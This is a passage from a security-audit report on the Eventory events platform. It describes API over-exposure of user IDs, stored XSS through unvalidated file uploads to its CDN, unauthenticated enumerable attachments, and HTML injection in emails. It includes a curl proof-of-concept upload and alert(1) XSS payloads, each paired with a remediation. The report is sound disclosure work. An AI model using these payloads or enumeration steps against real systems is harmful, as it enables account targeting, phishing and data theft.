 [*] User ANONYMIZED-111293 (id=163) is admin.
 [*] User ANONYMIZED-549239 (id=280) is admin.
```

Note that both usernames and e-mails can be used as logins.

3. Excessive information on events

When an event page is visited (for instance: https://eventory.cc/event/confidence-krakow-2019), an API request to https://eventory.cc/api/v1/events/confidence-krakow-2019 is made in background. The response also contains excessive information:

```
{
  "operators_ids": [277, 23650, 55735, 61744, 46953, 665, 4361, 58985, 26801, 58821, 43405],
  "creator": {
    "id": 277,
    "username": "ANONYMIZED-123451",
  (...)
}
```

The attacker can gain IDs of all operators and of creator of the event. Combining this with the issues shown above, the users can be a target of brute-force or phishing attacks.

LOCATION

Various endpoints of `/api/v1/`, especially `events` and `users`.

RECOMMENDATION

Consider applying various security measures to limit effects of this vulnerability:

- Change user ID format from integer to UUID to render enumeration difficult.
- Check through all API endpoints and make sure they return the least information that is needed to be shown in frontend, keeping current user's permissions in mind.
- Disallow usernames as a means to authenticate, leaving emails as the only option.

[MEDIUM] EVENTORY-009: XSS in cdn.eventory.cc

Summary

Users of Eventory application are given various means to upload files (organization logo, avatar etc.). These files are served from https://cdn.eventory.cc which is an Amazon S3 bucket. Despite the fact that file upload is mainly meant for image files, the file extension nor content is not validated, making it possible to upload arbitrary HTML or XML files and execute JavaScript code.

The vulnerability is classified as a MEDIUM severity, since https://cdn.eventory.cc origin maintains no direct access to sensitive user data. It could still be used as a part of other exploit chain or as a phishing attack.

Prerequisites for the attack

The attacker needs to lure victim to an uploaded file.

Technical details (proof of concept)


To exploit the issue, grab the access token of currently logged in user and issue the following curl command:

```
curl -s \
     -X POST \
     -H 'x-api-key: YOUR_API_KEY' \
     --form 'files=xss<img/src/onerror=alert(1)>;filename=1.html' \
     'https://eventory.cc/webapi/v1/uploads/16'
```

The response should be similar to the following:

```
{
    "created_at": "2019-07-31T12:02:22+00:00",
    "filename": "temporary_uploads/2019/7/eed15848-69c5-4d6e-8263-b4eb49462b2a.html",
    "id": 74182,
    "media_type": 16,
    "original_filename": "1.html",
    "processed_filename": null,
    "processed_url": "https://cdn.eventory.cc/None",
    "url":                   "https://cdn.eventory.cc/temporary_uploads/2019/7/eed15848-69c5-4d6e-8263-
b4eb49462b2a.html"
}
```

The URL marked in yellow could then be used to fire the XSS:


https://cdn.eventory.cc/tempor
https://cdn.eventory.cc/temporary_uploads/2019/7/eed15848-69c5-4d6e-8263-b4eb494
2010
Office 2016 dla D...
Kl
OK

Komunikat ze strony cdn.eventory.cc

1

Location

https://eventory.cc/webapi/v1/uploads

RECOMMENDATION

- Make sure that only a small subset of file extensions is allowed to be served from cdn.eventory.cc.
- As a “security-in-depth”, consider adding a strict Content-Security-Policy to make sure that even if an evil HTML is uploaded, it cannot execute scripts. An exemplary strict CSP policy:

```
Content-Security-Policy: default-src 'none'; sandbox
```

[MEDIUM] EVENTORY-010: intra.eventory.cc – attachments available without authentication

Summary

Attachments uploaded in intra.eventory.cc are available without any sort of authentication. Also, their names are a simple integer number making it easy to enumerate. Generally, the URL are of form: `https://intra.eventory.cc/attachments/:id.png`.


The attacker without a valid account on intra.eventory.cc can use this behavior to retrieve all attachments.

Prerequisites for the attack

None.

Technical details (proof of concept)

Example: https://intra.eventory.cc/attachments/92087344.png


https://intra.eventory.cc/attachments/92087344.png
Szukaj
ADD OPERATOR
Add Operators to your event's dashboard and allow them to manage your event.
Note: All Operators have the same permissions. Each Operator can add and remove other Operators. Owner can not be removed.
Email *
Operators email
CANCEL
SAVE

Location

https://intra.eventory.cc/attachments/

Recommendation

Require users to be authenticated to access attachments.

[LOW] EVENTORY-011: HTML Injection in invitation emails

Summary


Invitation emails sent in various use cases (for instance, when adding a new person to an organization) are vulnerable to HTML injection. The attack makes it possible to change the visual content of the email or may be used in phishing attempts.

Prerequisites for the attack

The victim needs to open the email.

Technical details (proof of concept)

1. Go to user profile page: https://eventory.cc/account/settings
2. Change first or last name to make it contain HTML code. For instance, change first name to: `<s>HTML INJECTION</s>`.
3. Go to any organization that is owned by the current user (https://eventory.cc/company/:id/members) and invite a new member. Then an email is sent to the user, asking to join the organization.
4. The email contains first and last name of the inviter, with HTML Injection:



Od hello@eventory.cc
Temat **[Eventory] Testowa organizacja Securitum** 14:46
Do mb1@securitum.pl

Hi there!

~~**HTML INJECTION**~~ **Bent** (mb1@securitum.pl) has invited you to become a manager of **Testowa organizacja Securitum** on Eventory, a

Location

Invitation email content.

Recommendation

Make sure to escape all user-controlled content in HTML emails in a similar way to HTML served to browsers.

[LOW] EVENTORY-012: XSS in email campaign preview / HTML injection

Summary

Email campaign creation page is vulnerable to XSS in title of the email. The same place is also vulnerable to HTML injection in emails.


The severity of this issue was marked as LOW as it requires user interaction, making it less likely to exploit in the real case.

Prerequisites for the attack


Viewing draft of email or viewing email.

Technical details (proof of concept)

1. Go to https://eventory.cc/add-campaign?companyId=413 and change `companyId` to a valid ID for the authenticated user.
2. Enter HTML code in Title field, for instance: `<s>XSS<img/src/onerror=alert(1)>`.
3. Click "Preview".
4. XSS fires.



When the actual email is sent, the HTML is also reflected in mail content:


Od hello@eventory.cc
Temat <s>XSS<img/src/onerror=alert(1)>
Do mb1@securitum.pl
16:13

~~XSS~~

~~asdasd~~

Location

Email campaign preview.

RECOMMENDATION

It is recommended to encode title of the email in both the preview as well as the actual email to HTML entities.